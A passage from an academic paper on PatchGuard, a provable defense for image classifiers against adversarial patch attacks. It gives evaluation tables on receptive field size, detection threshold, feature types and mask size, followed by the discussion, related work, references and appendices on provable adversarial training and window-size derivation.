The receptive field size balances the trade-off between clean accuracy and provable robust accuracy of defended models. We report clean accuracy and provable robust accuracy of our defense with BagNet-33, BagNet-17, and BagNet-9, which have a receptive field of 33×33, 17×17, and 9×9, respectively, against different patch sizes in Table 8. As shown in the table, a model with a larger receptive field has better clean accuracy. However, a larger receptive field results in a larger fraction of corrupted features and thus a larger gap between clean accuracy and provable robust accuracy. We can see that though Mask-BN-33 has a higher clean accuracy than Mask-BN-17, its gap between clean accuracy and provable robust accuracy is larger, which results in a similar or slightly poorer provable robust accuracy compared with Mask-BN-17. *The trade-off between the clean accuracy and the robustness can be tuned with different receptive field sizes and should be carefully balanced when deploying the defense.*

A large detection threshold improves clean accuracy but decreases provable robust accuracy of defended models. We study the model performance of BagNet-17 against a 2%

[6] We note that "% images" presented in Table 7 is an upper bound for our robust masking in Algorithm 1 because robust masking masks the window with the highest class evidence for each class while this analysis only removed wrong class evidence within the same window as the true class.

Table 10: Effect of feature types on Mask-BN-17

Patch size	1% pixels		2% pixels		3% pixels	
Accuracy	clean	robust	clean	robust	clean	robust
Logits	95.2%	89.0%	95.0%	86.7%	94.8%	83.0%
Confidence	87.9%	80.5%	87.9%	77.9%	88.0%	74.4%
Prediction	85.7%	77.3%	85.8%	74.1%	85.9%	70.3%

Table 11: Effect of feature types on Mask-DS

Patch size	1% pixels		2% pixels		3% pixels	
Accuracy	clean	robust	clean	robust	clean	robust
Logits	92.4%	76.9%	92.1%	68.9%	91.9%	61.6%
Confidence	92.3%	83.1%	92.1%	79.9%	92.1%	76.8%
Prediction	91.9%	82.5%	91.8%	79.4%	91.7%	76.4%

Table 12: Effect of over-conservatively large masks on Mask-BN-17

mask \ patch	clean	1% pixels	2% pixels	3% pixels
1% pixels	95.2%	89.0%	–	–
2% pixels	95.0%	88.2%	86.7%	–
3% pixels	94.8%	87.1%	85.3%	83.0%
4.5% pixels	94.6%	86.0%	84.1%	81.8%
CBN [59]	94.9%	74.6%	60.9%	45.9%
DS [28]	92.1%	82.3%	79.1%	75.7%

Table 13: Per-image inference time of different models

Model	ResNet-50	BagNet-17	DS-25-ResNet	Mask-BN	Mask-DS
Time	11.8ms	12.1ms	387.9ms	16.6ms	404.4ms

pixel patch as we change the detection threshold T from 0.0 to 1.0. A threshold of zero means our detection will always return a suspicious window even if the input is a clean image while a threshold of one means no detection at all. We report the clean accuracy, provable robust accuracy, and false positive (FP) rates for detection of suspicious windows on clean images in Table 9. As we increase the detection threshold T, we reduce the FP rate for clean images, at the cost of making it easier for an adversarial patch to succeed via *Case IV* (no suspicious window detected). *However, we note that false positives in the detection phase for clean images have a minimal impact on the clean accuracy because our models are generally invariant to feature masking, as already shown in Table 7.* Thus, we find $T = 0$ to be the best choice for this dataset (even with an FP of 100%); it results in the highest provable robust accuracy of 86.7% while only incurring a 0.5% clean accuracy drop compared to $T = 1$.

Different feature types greatly influence the performance of defended models. In this analysis, we study the performance of the robust masking defense when using different types of features, namely logits, confidence values, and predictions. The results for Mask-BN-17 with different features are reported in Table 10. As shown in the table, using logits as the feature type has much better performance than confidence and prediction in terms of clean accuracy and provable accuracy. The main reason for this observation is that BagNet is trained with logits aggregation. Our additional analysis shows that BagNet does not have high model performance when trained with confidence or prediction aggregation; therefore, we use logits as our default feature type for Mask-BN. Interestingly, Mask-DS exhibits a different behavior. As shown in Table 11, Mask-DS works better when we use prediction or confidence as feature types due to its different training objectives. In conclusion, the performance of different feature types largely depends on the training objective of the network with small receptive fields, and should be appropriately optimized to determine the best defense setting.

Over-conservatively large masks only have a small impact on defended models. PatchGuard's robust masking is deployed in a manner that is agnostic to the patch size by selecting a large mask window size that matches the upper bound of the patch size. In this analysis, we study the model performance when an over-conservatively large mask is used. Note that the provable robustness obtained with a larger mask for a larger patch can be directly applied to a smaller patch (e.g., an image that is robust against a 3% pixel patch is also robust against a 1% pixel patch). However, we can certify the robustness for more images when the actual patch size is smaller than the mask size (Appendix C).

We report the provable robust accuracy and clean accuracy of Mask-BN-17 with different patch sizes and attack-agnostic mask sizes in Table 12. First, robust masking with a larger mask can have a tighter provable robustness bound for a smaller patch. For example, when using a 3% pixel mask, the provable analysis in Algorithm 2 can only certify the robustness of 83.0% of test images for any patch size smaller than 3%. In contrast, the tighter provable analysis from Appendix C leads to a provable robust accuracy of 87.1% (4.1% improvement) for a 1% pixel patch. Second, over-conservatively using a larger mask size only leads to a slight drop in clean accuracy and provable robust accuracy. As we increase the mask size, the clean accuracy for 1% pixel patch only drops from 95.2% to 94.6% and the provable robust accuracy drops from 89.0% to 86.0%. We note that even when the mismatch is large (a 4.5% pixel mask for a 1% pixel patch), our defense still outperforms DS [28].

5.3.3 Defense Efficiency

Robust masking only introduces a small defense overhead. In Table 13, we report the per-image inference time of different models on the ImageNette validation set. As shown in the table, the inference time of Mask-BN (16.6ms) is close to that of BagNet-17 (12.1ms). We have a similar observation for Mask-DS (404.4ms) and DS-25-ResNet (387.9ms).

BagNet-like models (e.g., Mask-BN) are more efficient than DS-like models (e.g., DS and Mask-DS). As discussed in Section 3.3, using an ensemble model (e.g., DS-ResNet) is

computationally expensive compared with using small convolution kernels in conventional CNNs (e.g., BagNet). From Table 13, we can see the inference time of BagNet-17 (12.1ms) much smaller than that of DS-25-ResNet (387.9ms). This difference leads to a huge efficiency gap between Mask-BN (16.6ms) and Mask-DS (404.4ms) as well as DS (387.9ms). Therefore, we suggest using small convolution kernels to build models with small receptive fields when the two approaches have similar defense performance.

6 Discussion

6.1 Generalization of Related Defenses

In this subsection, we will show that our defense framework is a generalization of other provably robust defenses such as Clipped BagNet [59], De-randomized Smoothing [28].

Clipped BagNet (CBN). CBN [59] proposes clipping the local logits tensor with function $\textsc{Clip}(\mathbf{u}) = \tanh(0.05 \cdot \mathbf{u} - 1)$ to improve the robustness of BagNet [5]. Since the range of $\tanh(\cdot)$ is bounded by $(-1, 1)$, the adversary can achieve at most $2k$ difference in clipped logits values between the true class and any other class, where k is the number of corrupted local logits due to the adversarial patch. In its provable analysis, CBN calculates the difference between the sum of unaffected logits values for the predicted class and the second predicted class as δ; if $\delta > 2k$, CBN certifies the robustness of the input clean image. To reduce our Mask-BN defense to CBN, we can set our feature type to logits, the detection threshold to $T = 1$ (i.e., no detection), and adjust the clipping values c_l and c_h or the clipping function $\textsc{Clip}(\cdot)$. Our evaluation shows that our defense significantly outperforms CBN across three different datasets. There are two major reasons for this performance difference: 1) CBN *retains* the malicious feature values while PatchGuard *detects and masks them*; 2) CBN uses conventional training while PatchGuard uses provable adversarial training (Appendix A).

De-randomized Smoothing (DS). DS [28] trains a 'smoothed' classifier on image pixel patches and computes the predicted class as the class with the majority vote among local predictions made from all pixel patches. The provable robustness analysis of DS only considers the largest and second-largest counts of local predictions. If the gap between the two largest counts is larger than $2k$, where k is the upper bound of the number of corrupted predictions, DS certifies the robustness of the image. When we set the feature type to prediction and detection threshold to $T = 1$ (i.e., no detection), we can reduce Mask-DS to DS. Note that averaging all one-hot encoded local predictions gives the same global prediction as majority voting. The major cause of the relatively poor performance of DS is that its certification process discards the spatial information of each prediction while our robust masking defense utilizes the spatial information that all corrupted features are within a small window in the feature space.

We note that two defenses (BagCert [37] and Randomized Cropping [29]) appeared after the initial release of our paper preprint [55]; both of them can be regarded as instances of our PatchGuard framework, i.e., using CNNs with small receptive fields (modified BagNet [37]; image cropping [29]) and secure aggregation (majority voting [29, 37]). These two followup works further demonstrate the generality of PatchGuard.

6.2 Limitations and Future Work

While PatchGuard achieves state-of-the-art provable robustness and has higher or comparable clean accuracy compared with previous defenses, there is still a drop in clean accuracy compared with undefended models. We note that PatchGuard is compatible with any small-receptive-field CNN and secure aggregation mechanism, and we expect the trade-off between provable robustness and clean accuracy to be mitigated further given any progress in these two directions.

CNNs with small receptive fields. The use of small receptive fields provides substantial provable robustness but incurs a non-negligible clean accuracy drop for the two architectures (i.e., BagNet [5] and DS-ResNet [28]) used in this paper. In future work, we aim to explore better architectures and training methods for CNNs with small receptive fields in order to provide robustness against patch attacks while maintaining state-of-the-art clean accuracy. Any progress on this front will directly boost our defense performance since PatchGuard is compatible with any CNN with small receptive fields.

Secure feature aggregation. We present *robust masking* to compute robust predictions from partially corrupted features. Robust masking works in a manner that is agnostic to the patch size by using a large mask, but a completely parameter-free defense may be more desirable. To this end, we observe that PatchGuard turns the problem of designing an adversarial patch defense into a robust aggregation problem, i.e., *how can we make a robust prediction from a partially corrupted feature tensor?* Thus, techniques from robust statistics such as median, truncated mean, as well as differential privacy [14] can also be incorporated in our framework, some of which admit a parameter-free defense. We also plan to explore the design of custom secure aggregation mechanisms in future work that can further improve provable robustness.

7 Related Work

7.1 Localized Adversarial Perturbations

Most adversarial example research focuses on global L_p-norm bounded perturbations while localized adversaries have received much less attention. The adversarial patch attack was introduced by Brown et al. [6] and focused on physical and universal patches to induce targeted misclassification. Attacks in the real-world can be realized by attaching a patch to the victim object. A follow-up paper on Localized and Visible

Adversarial Noise (LaVAN) attack [22] aimed at inducing targeted misclassification in the digital domain.

Localized patch attacks against object detection [30, 51], semantic segmentation models [46] as well as training-time poisoning attacks using localized triggers [19, 31] have been proposed. Our threat model in this paper focuses on attacks against image classification models at test time; how to generalize our defense to the above settings can be an interesting future direction to study.

7.2 Adversarial Patch Defenses

Empirical defenses like Digital Watermark (DW) [20] and Local Gradient Smoothing (LGS) [39] were first proposed to detect and neutralize adversarial patch. However, these heuristic defenses are vulnerable to adaptive attackers with knowledge of the defense.

Observing the ineffectiveness of DW and LGS, Chiang et al. [9] proposed the first provable defense against adversarial patches via Interval Bound Propagation (IBP) [18, 38]. Despite its important theoretical contribution, the IBP defense has poor clean and provable robust accuracy, as shown in Table 4. Zhang et al. [59] proposed clipped BagNet (CBN) for provable robustness and Levine et al. [28] proposed building a 'smoothed' classifier (DS) that outputs the class with the largest count from local predictions on all small pixel patches. We have shown that CBN and DS are instances of our general defense framework (Section 6.1), and PatchGuard has better performance due to the use of robust masking (Section 5.2). The Minority Report (MR) [34] defense was proposed in concurrent work, where the defender puts a mask at all possible locations and extracts patterns from model predictions. This defense can only provably detect an attack while PatchGuard also guarantees the recovery of the correct prediction. Moreover, MR performs masking in the image space which is computationally expensive and cannot scale to high-resolution images. However, if we can tolerate attack detection, MR has an advantage on low-resolution images (90.6% clean accuracy and 62.1% provable accuracy for 2.4%-pixel patch on CIFAR-10; compared to our 84.6% clean accuracy and 57.7% provable accuracy). How to extend PatchGuard for attack detection is an interesting direction of future work.

Another concurrent line of research has been on adversarial patch training [44, 54]. However, these works focus on empirical robustness and do not provide any provable guarantees.

7.3 Receptive Fields of CNNs

A number of papers have studied the influence of the receptive field [1, 5, 25, 32] on model performance in order to better understand the model behavior. BagNet [5] adopted the structure of ResNet-50 [21] but reduced the receptive field size by replacing 3×3 kernels with 1×1 kernels. BagNet-17 can achieve similar top-5 validation accuracy as AlexNet [24] on ImageNet [12] dataset when each feature only looks at a 17×17 pixel region. The small receptive field was used for better interpretability of model decisions in the original BagNet paper. In this work, we use the reduced receptive field size to create models robust to adversarial patch attacks.

7.4 Other Adversarial Example Attacks and Defenses

The development of adversarial example-based attacks and defenses has been an extremely active research area over the past few years. Conventional adversarial attacks [8, 17, 41, 50] craft adversarial examples that have a small L_p distance to clean examples but induce model misclassification. Many empirical defenses [35, 36, 42, 56] have been proposed to address the adversarial example vulnerability, but most of them can be easily bypassed by strong adaptive attackers [2, 7, 52]. The fragility of the empirical defenses has inspired provable or certified defenses [10, 18, 26, 38, 43, 53] as well as work on learning-theoretic bounds in the presence of adversaries [3, 11, 13, 45, 57]. In contrast, the focus of this paper is on localized adversarial patch attacks, and we refer interested readers to survey papers [40, 58] for a more detailed background on adversarial examples.

8 Conclusion

In this paper, we propose a general provable defense framework called PatchGuard that mitigates localized adversarial patch attacks. We identify large receptive fields and insecure aggregation mechanisms in conventional CNNs as the key sources of vulnerability to adversarial patches. To address these two problems, our defense proposes the use of models with small receptive fields to limit the number of features corrupted by the adversary which are then augmented with a *robust masking* defense to detect and mask the corrupted features to ensure secure feature aggregation. Our defense achieves state-of-the-art provable robust accuracy on ImageNet, ImageNette, and CIFAR-10 datasets. We hope that our general defense framework inspires further research to fully mitigate adversarial patch attacks.

Acknowledgements

We are grateful to David Wagner for shepherding the paper and anonymous reviewers at USENIX Security for their valuable feedback. This work was supported in part by the National Science Foundation under grants CNS-1553437 and CNS-1704105, the ARL's Army Artificial Intelligence Innovation Institute (A2I2), the Office of Naval Research Young Investigator Award, the Army Research Office Young Investigator Prize, Faculty research award from Facebook, Schmidt DataX award, and Princeton E-ffiliates Award.

References

[1] Andre Araujo, Wade Norris, and Jack Sim. Computing receptive fields of convolutional neural networks. *Distill*, 2019. https://distill.pub/2019/computing-receptive-fields.

[2] Anish Athalye, Nicholas Carlini, and David A. Wagner. Obfuscated gradients give a false sense of security: Circumventing defenses to adversarial examples. In *Proceedings of the 35th International Conference on Machine Learning (ICML)*, pages 274–283, 2018.

[3] Arjun Nitin Bhagoji, Daniel Cullina, and Prateek Mittal. Lower bounds on adversarial robustness from optimal transport. In *Conference on Neural Information Processing Systems (NeurIPS)*, pages 7496–7508, 2019.

[4] Wieland Brendel. Pretrained bag-of-local-features neural networks. https://github.com/wielandbrendel/bag-of-local-features-models, 2020.

[5] Wieland Brendel and Matthias Bethge. Approximating CNNs with bag-of-local-features models works surprisingly well on ImageNet. In *7th International Conference on Learning Representations (ICLR)*, 2019.

[6] Tom B. Brown, Dandelion Mané, Aurko Roy, Martín Abadi, and Justin Gilmer. Adversarial patch. In *Conference on Neural Information Processing Systems Workshops (NeurIPS Workshops)*, 2017.

[7] Nicholas Carlini and David A. Wagner. Adversarial examples are not easily detected: Bypassing ten detection methods. In *Proceedings of the 10th ACM Workshop on Artificial Intelligence and Security (AISec@CCS)*, pages 3–14, 2017.

[8] Nicholas Carlini and David A. Wagner. Towards evaluating the robustness of neural networks. In *2017 IEEE Symposium on Security and Privacy (S&P)*, pages 39–57, 2017.

[9] Ping-Yeh Chiang, Renkun Ni, Ahmed Abdelkader, Chen Zhu, Christoph Studor, and Tom Goldstein. Certified defenses for adversarial patches. In *8th International Conference on Learning Representations (ICLR)*, 2020.

[10] Jeremy M. Cohen, Elan Rosenfeld, and J. Zico Kolter. Certified adversarial robustness via randomized smoothing. In *Proceedings of the 36th International Conference on Machine Learning (ICML)*, pages 1310–1320, 2019.

[11] Daniel Cullina, Arjun Nitin Bhagoji, and Prateek Mittal. PAC-learning in the presence of adversaries. In *Conference on Neural Information Processing Systems (NeurIPS)*, pages 230–241, 2018.

[12] Jia Deng, Wei Dong, Richard Socher, Li-Jia Li, Kai Li, and Fei-Fei Li. ImageNet: A large-scale hierarchical image database. In *2009 IEEE Computer Society Conference on Computer Vision and Pattern Recognition (CVPR)*, pages 248–255, 2009.

[13] Elvis Dohmatob. Generalized no free lunch theorem for adversarial robustness. In *Proceedings of the 36th International Conference on Machine Learning (ICML)*, pages 1646–1654, 2019.

[14] Cynthia Dwork and Aaron Roth. The algorithmic foundations of differential privacy. *Foundations and Trends in Theoretical Computer Science*, 9(3-4):211–407, 2014.

[15] Kevin Eykholt, Ivan Evtimov, Earlence Fernandes, Bo Li, Amir Rahmati, Chaowei Xiao, Atul Prakash, Tadayoshi Kohno, and Dawn Song. Robust physical-world attacks on deep learning visual classification. In *2018 IEEE Conference on Computer Vision and Pattern Recognition (CVPR)*, pages 1625–1634, 2018.

[16] fast.ai. ImageNette: A smaller subset of 10 easily classified classes from imagenet. https://github.com/fastai/imagenette, 2020.

[17] Ian J. Goodfellow, Jonathon Shlens, and Christian Szegedy. Explaining and harnessing adversarial examples. In *3rd International Conference on Learning Representations (ICLR)*, 2015.

[18] Sven Gowal, Krishnamurthy Dvijotham, Robert Stanforth, Rudy Bunel, Chongli Qin, Jonathan Uesato, Relja Arandjelovic, Timothy Arthur Mann, and Pushmeet Kohli. Scalable verified training for provably robust image classification. In *2019 IEEE/CVF International Conference on Computer Vision (ICCV)*, pages 4841–4850, 2019.

[19] Tianyu Gu, Brendan Dolan-Gavitt, and Siddharth Garg. BadNets: Identifying vulnerabilities in the machine learning model supply chain. In *Machine Learning and Computer Security Workshop (NeurIPS MLSec)*, 2017.

[20] Jamie Hayes. On visible adversarial perturbations & digital watermarking. In *2018 IEEE Conference on Computer Vision and Pattern Recognition Workshops (CVPR Workshops)*, pages 1597–1604, 2018.

[21] Kaiming He, Xiangyu Zhang, Shaoqing Ren, and Jian Sun. Deep residual learning for image recognition. In *2016 IEEE Conference on Computer Vision and Pattern Recognition (CVPR)*, pages 770–778, 2016.

[22] Danny Karmon, Daniel Zoran, and Yoav Goldberg. LaVAN: Localized and visible adversarial noise. In *Proceedings of the 35th International Conference on Machine Learning (ICML)*, pages 2512–2520, 2018.

[23] Alex Krizhevsky. Learning multiple layers of features from tiny images. https://www.cs.toronto.edu/~kriz/learning-features-2009-TR.pdf, 2009.

[24] Alex Krizhevsky, Ilya Sutskever, and Geoffrey E Hinton. ImageNet classification with deep convolutional neural networks. In *Conference on Neural Information Processing Systems (NeurIPS)*, pages 1106–1114, 2012.

[25] Hung Le and Ali Borji. What are the receptive, effective receptive, and projective fields of neurons in convolutional neural networks? *arXiv preprint arXiv:1705.07049*, 2017.

[26] Mathias Lécuyer, Vaggelis Atlidakis, Roxana Geambasu, Daniel Hsu, and Suman Jana. Certified robustness to adversarial examples with differential privacy. In *2019 IEEE Symposium on Security and Privacy (S&P)*, pages 656–672, 2019.

[27] Alexander Levine and Soheil Feizi. Code for the paper "(de)randomized smoothing for certifiable defense against patch attacks". https://github.com/alevine0/patchSmoothing, 2020.

[28] Alexander Levine and Soheil Feizi. (De)randomized smoothing for certifiable defense against patch attacks. In *Conference on Neural Information Processing Systems, (NeurIPS)*, 2020.

[29] Wan-Yi Lin, Fatemeh Sheikholeslami, jinghao shi, Leslie Rice, and J Zico Kolter. Certified robustness against physically-realizable patch attack via randomized cropping, 2021.

[30] Xin Liu, Huanrui Yang, Ziwei Liu, Linghao Song, Yiran Chen, and Hai Li. DPATCH: an adversarial patch attack on object detectors. In *Workshop on Artificial Intelligence Safety 2019 co-located with the 33rd AAAI Conference on Artificial Intelligence 2019 (AAAI)*, volume 2301, 2019.

[31] Yingqi Liu, Shiqing Ma, Yousra Aafer, Wen-Chuan Lee, Juan Zhai, Weihang Wang, and Xiangyu Zhang. Trojaning attack on neural networks. In *25th Annual Network and Distributed System Security Symposium (NDSS)*, 2018.

[32] Wenjie Luo, Yujia Li, Raquel Urtasun, and Richard S. Zemel. Understanding the effective receptive field in deep convolutional neural networks. In *Conference on Neural Information Processing Systems (NeurIPS)*, pages 4898–4906, 2016.

[33] Aleksander Madry, Aleksandar Makelov, Ludwig Schmidt, Dimitris Tsipras, and Adrian Vladu. Towards deep learning models resistant to adversarial attacks. In *6th International Conference on Learning Representations (ICLR)*, 2018.

[34] Michael McCoyd, Won Park, Steven Chen, Neil Shah, Ryan Roggenkemper, Minjune Hwang, Jason Xinyu Liu, and David A. Wagner. Minority reports defense: Defending against adversarial patches. In *Applied Cryptography and Network Security Workshops (ACNS Workshops)*, volume 12418, pages 564–582. Springer, 2020.

[35] Dongyu Meng and Hao Chen. Magnet: A two-pronged defense against adversarial examples. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security (CCS)*, pages 135–147, 2017.

[36] Jan Hendrik Metzen, Tim Genewein, Volker Fischer, and Bastian Bischoff. On detecting adversarial perturbations. In *5th International Conference on Learning Representations (ICLR)*, 2017.

[37] Jan Hendrik Metzen and Maksym Yatsura. Efficient certified defenses against patch attacks on image classifiers. In *9th International Conference on Learning Representations (ICLR)*, 2021.

[38] Matthew Mirman, Timon Gehr, and Martin T. Vechev. Differentiable abstract interpretation for provably robust neural networks. In *Proceedings of the 35th International Conference on Machine Learning (ICML)*, pages 3575–3583, 2018.

[39] Muzammal Naseer, Salman Khan, and Fatih Porikli. Local gradients smoothing: Defense against localized adversarial attacks. In *IEEE Winter Conference on Applications of Computer Vision (WACV)*, pages 1300–1307, 2019.

[40] Nicolas Papernot, Patrick McDaniel, Arunesh Sinha, and Michael P Wellman. Sok: Security and privacy in machine learning. In *2018 IEEE European Symposium on Security and Privacy (EuroS&P)*, pages 399–414, 2018.

[41] Nicolas Papernot, Patrick D. McDaniel, Somesh Jha, Matt Fredrikson, Z. Berkay Celik, and Ananthram Swami. The limitations of deep learning in adversarial settings. In *IEEE European Symposium on Security and Privacy (EuroS&P)*, pages 372–387, 2016.

[42] Nicolas Papernot, Patrick D. McDaniel, Xi Wu, Somesh Jha, and Ananthram Swami. Distillation as a defense to adversarial perturbations against deep neural networks. In *IEEE Symposium on Security and Privacy (S&P)*, pages 582–597, 2016.

[43] Aditi Raghunathan, Jacob Steinhardt, and Percy Liang. Certified defenses against adversarial examples. In *6th International Conference on Learning Representations (ICLR)*, 2018.

[44] Sukrut Rao, David Stutz, and Bernt Schiele. Adversarial training against location-optimized adversarial patches. In *European Conference on Computer Vision Workshops (ECCV Workshops)*, 2020.

[45] Ludwig Schmidt, Shibani Santurkar, Dimitris Tsipras, Kunal Talwar, and Aleksander Madry. Adversarially robust generalization requires more data. In *Advances in Neural Information Processing Systems*, pages 5014–5026, 2018.

[46] Vikash Sehwag, Chawin Sitawarin, Arjun Nitin Bhagoji, Arsalan Mosenia, Mung Chiang, and Prateek Mittal. Not all pixels are born equal: An analysis of evasion attacks under locality constraints. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security (CCS)*, pages 2285–2287, 2018.

[47] Karen Simonyan and Andrew Zisserman. Very deep convolutional networks for large-scale image recognition. In *3rd International Conference on Learning Representations (ICLR)*, 2015.

[48] Christian Szegedy, Sergey Ioffe, Vincent Vanhoucke, and Alexander A. Alemi. Inception-v4, inception-resnet and the impact of residual connections on learning. In *Proceedings of the Thirty-First AAAI Conference on Artificial Intelligence (AAAI)*, pages 4278–4284, 2017.

[49] Christian Szegedy, Wei Liu, Yangqing Jia, Pierre Sermanet, Scott Reed, Dragomir Anguelov, Dumitru Erhan, Vincent Vanhoucke, and Andrew Rabinovich. Going deeper with convolutions. In *Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition (CVPR)*, pages 1–9, 2015.

[50] Christian Szegedy, Wojciech Zaremba, Ilya Sutskever, Joan Bruna, Dumitru Erhan, Ian J. Goodfellow, and Rob Fergus. Intriguing properties of neural networks. In *2nd International Conference on Learning Representations (ICLR)*, 2014.

[51] Simen Thys, Wiebe Van Ranst, and Toon Goedemé. Fooling automated surveillance cameras: Adversarial patches to attack person detection. In *IEEE Conference on Computer Vision and Pattern Recognition Workshops (CVPR Workshops)*, pages 49–55, 2019.

[52] Florian Tramer, Nicholas Carlini, Wieland Brendel, and Aleksander Madry. On adaptive attacks to adversarial example defenses. In *2020 USENIX Security and AI Networking Summit (ScAINet)*, 2020.

[53] Eric Wong and J. Zico Kolter. Provable defenses against adversarial examples via the convex outer adversarial polytope. In *Proceedings of the 35th International Conference on Machine Learning (ICML)*, pages 5283–5292, 2018.

[54] Tong Wu, Liang Tong, and Yevgeniy Vorobeychik. Defending against physically realizable attacks on image classification. In *8th International Conference on Learning Representations (ICLR)*, 2020.

[55] Chong Xiang, Arjun Nitin Bhagoji, Vikash Sehwag, and Prateek Mittal. Patchguard: Provable defense against adversarial patches using masks on small receptive fields. *arXiv preprint arXiv:2005.10884*, 2020.

[56] Weilin Xu, David Evans, and Yanjun Qi. Feature squeezing: Detecting adversarial examples in deep neural networks. In *25th Annual Network and Distributed System Security Symposium (NDSS)*, 2018.

[57] Dong Yin, Ramchandran Kannan, and Peter Bartlett. Rademacher complexity for adversarially robust generalization. In *Proceedings of the 36th International Conference on Machine Learning (ICML)*, pages 7085–7094, 2019.

[58] Xiaoyong Yuan, Pan He, Qile Zhu, and Xiaolin Li. Adversarial examples: Attacks and defenses for deep learning. *IEEE Transactions on Neural Networks and Learning Systems*, 30(9):2805–2824, 2019.

[59] Zhanyuan Zhang, Benson Yuan, Michael McCoyd, and David Wagner. Clipped bagnet: Defending against sticker attacks with clipped bag-of-features. In *3rd Deep Learning and Security Workshop (DLS)*, 2020.

A Provable Adversarial Training

In order to improve the provable robust accuracy, we train a BagNet with a mask over the region with the largest true class evidence. This training mimics the procedure of our provable analysis in Algorithm 2, and we call it *provable adversarial training*. In Table 14, we report the results for Mask-BN-17 with and without provable adversarial training against a 2% pixel patch on ImageNet/ImageNette and a 2.4% pixel patch on CIFAR-10. We can see from the table that provable adversarial training significantly improves provable robustness. We note that we do not do provable adversarial training for DS-ResNet because it is too expensive to computing its all local features during the training. Further details of model training are available in our technical report [55].

Table 14: Effect of provable adversarial training on Mask-BN-17

Dataset	ImageNet		ImageNette		CIFAR-10	
Accuracy	clean	robust	clean	robust	clean	robust
Conventional training	54.4%	13.3%	93.9%	83.8%	82.6%	31.7%
Provable adv. training	54.6%	26.0%	95.0%	86.7%	83.9%	47.3%




Figure 6: Toy example of 1-D convolution computation




Figure 7: Example of computing window size.

B Details of Receptive Fields

Local features focus on the center of the receptive field. In Section 3.1, we mentioned that a particular local feature focuses exponentially more on the center of its receptive field. We provide the intuition for this argument in Figure 6. The left part of the figure illustrates a 1-D example of convolution computation in which the input has five cells and will go through two convolution layers with a kernel size of 3 to compute the final output. Each cell in the hidden layer (i.e., the output of the first convolution layer) looks at 3 input cells, and the output cell looks at three hidden cells. We count the number of times each cell is looked at when computing the output cell and plot it in the figure. As we can see, the center cell of the input layer receives the most attention (being looked at 3 times). Moreover, as the number of layers increases (a similar example for 3 convolution layers is plotted in the right part of Figure 6), the difference in attention between the center cell and the rightmost/leftmost cell will increase exponentially. Therefore, a particular feature focuses exponentially more on the center of its receptive field, and an adversary controlling the center cell will have a larger capacity to manipulate the final output features.

Computing the Window Size. One crucial step of our robust masking defense is to determine the window size, and we show in Section 3.4 and Equation 1 that the window size w can be computed as $w = \lceil (p + r - 1)/s \rceil$, where p is the upper bound on the patch size, r is the size of receptive field, and s is the stride of receptive field. In Figure 7, we provide the intuition for Equation 1. In this example, we assume the stride $s = 4$, and the size of the receptive field $r = 3$. We distinguish the centers of receptive fields, the other cells in the receptive fields, and the other cells with different colors. Note that we choose a large stride s such that adjacent receptive fields do not overlap for a better visual demonstration; the derived equation is applicable to smaller s or larger r. In Figure 7, we want to determine the largest patch size p such that the patch only appears in n but not n+1 receptive fields. We plot the boundary of the largest patch with red dash line in the figure. The left part of the patch covers the rightmost cells of receptive field 0, and the right part does not appear in receptive field n. Based on Figure 7, we can compute $p = n \cdot s - r + 1$. Next, we can substitute n with w, use $\lceil \cdot \rceil$ for generalization to any patch size, and finally get $w = \lceil (p + r - 1)/s \rceil$. We note that the network architectures [4, 27] used in this paper have $s = 8$ for BagNet and $s = 1$ for DS-ResNet.

Table 15: Top-k accuracies of Mask-BN-17 on ImageNet

Patch size	1% pixels		2% pixels		3% pixels	
Accuracy	clean	robust	clean	robust	clean	robust
Top-1	55.1%	32.2%	54.6%	26.0%	54.1%	19.7%
Top-2	65.9%	48.3%	65.5%	43.8%	64.9%	38.2%
Top-3	71.3%	52.2%	70.8%	48.7%	70.2%	44.1%
Top-4	74.6%	53.9%	74.2%	51.3%	73.7%	47.4%
Top-5	77.0%	54.8%	76.6%	52.9%	76.2%	49.6%

C Tighter Provable Analysis for Over-conservative Mask Size

Recall that the mask window size is a tunable security parameter. Robust masking can prove robustness for any patch is smaller than the mask. In this section, we discuss a tighter version of Lemma 1 when the defender overestimates the worst-case patch size and use a larger mask window size. Let $\mathcal{W}$ be the set of all possible malicious windows and $\mathcal{V}$ be the set of all possible detected windows whose sizes are larger than malicious windows. We can have the following generalized Lemma.

Lemma 2. *Given a malicious window* $\mathbf{w} \in \mathcal{W}$*, a class* $\bar{y} \in \mathcal{Y}$*, and the set of all possible detected windows* $\mathcal{V}$*, the clipped and masked class evidence of class* $\bar{y}$ *(i.e.,* $s_{\bar{y}}$*) can be no larger than* $\textsc{Sum}(\hat{\mathbf{u}}_{\bar{y}} \odot (\mathbf{1} - \mathbf{v}^*_{\mathbf{w}}))/(1 - T)$*, where* $\mathbf{v}^*_{\mathbf{w}} = \arg\max_{\mathbf{v} \in \mathcal{V}_{\mathbf{w}}} \textsc{Sum}(\hat{\mathbf{u}}_{\bar{y}} \odot \mathbf{v})$ *and* $\mathcal{V}_{\mathbf{w}} = \{\mathbf{v} \in \mathcal{V} | \textsc{Sum}(\mathbf{w} \odot \mathbf{v}) = \textsc{Sum}(\mathbf{w})\}$.

